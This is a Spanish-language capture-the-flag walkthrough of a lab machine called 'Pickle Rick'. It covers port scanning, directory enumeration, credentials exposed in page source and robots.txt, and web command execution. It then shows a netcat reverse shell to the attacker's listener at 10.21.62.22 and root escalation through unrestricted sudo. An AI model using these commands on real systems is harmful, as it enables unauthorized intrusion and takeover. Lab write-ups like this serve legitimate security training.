PICKLE RICK

Primero comprobamos la conexión con la máquina:

```
❯ ping -c 1 10.10.4.178
PING 10.10.4.178 (10.10.4.178) 56(84) bytes of data.
64 bytes from 10.10.4.178: icmp_seq=1 ttl=63 time=57.7 ms
```

Tenemos conectividad, y vemos una ttl cercana a 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos con el escaneo de puertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn 10.10.4.178 -oG allPorts
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

```
❯ nmap -sCV -p22,80 10.10.4.178 -oN targeted
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:46:a5:6c:c9:e4:e9:25:17:5a:ce:23:30:a3:43:ee (RSA)
|   256 a6:de:ba:7e:09:c5:6b:0c:d5:cc:22:36:c5:66:f2:15 (ECDSA)
|_  256 ff:08:a7:08:d6:20:5c:a9:40:21:92:43:14:fa:cb:53 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Continuamos examinando la web a ver que encontramos.

En el código fuente encontramos lo siguiente:

```
<!--

  Note to self, remember username!

  Username: R1ckRul3s

-->
```

Seguimos buscando directorios en la web:


```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.4.178 -x .php,.html,.txt
```

```
/.php                 (Status: 403) [Size: 276]
/index.html           (Status: 200) [Size: 1062]
/.html                (Status: 403) [Size: 276]
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 311] [--> http://10.10.4.178/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
```

En el robots.txt encontramos lo siguiente:

```
Wubbalubbadubdub
```

Vamos a probarlo como contraseña en el login:



Y hemos accedido y tenemos ejecución de comandos:

```
www-data
```

Por lo que ahora nos pasamos una bash:

```
busybox nc 10.21.62.22 443 -e sh
```

```
❯ nc -nlvp 443
listening on [any] 443 ...
```

Y estamos dentro:

```
whoami
www-data
```

Con sudo -l vemos lo siguiente:

```
www-data@ip-10-10-4-178:/home$ sudo -l
Matching Defaults entries for www-data o
    env_reset, mail_badpass, secure_path

User www-data may run the following comm
    (ALL) NOPASSWD: ALL
```

Por lo que podemos ser root directamente:

```
www-data@ip-10-10-4-178:/home$ sudo /bin/bash
root@ip-10-10-4-178:/home# whoami
root
```

Y ya somos root.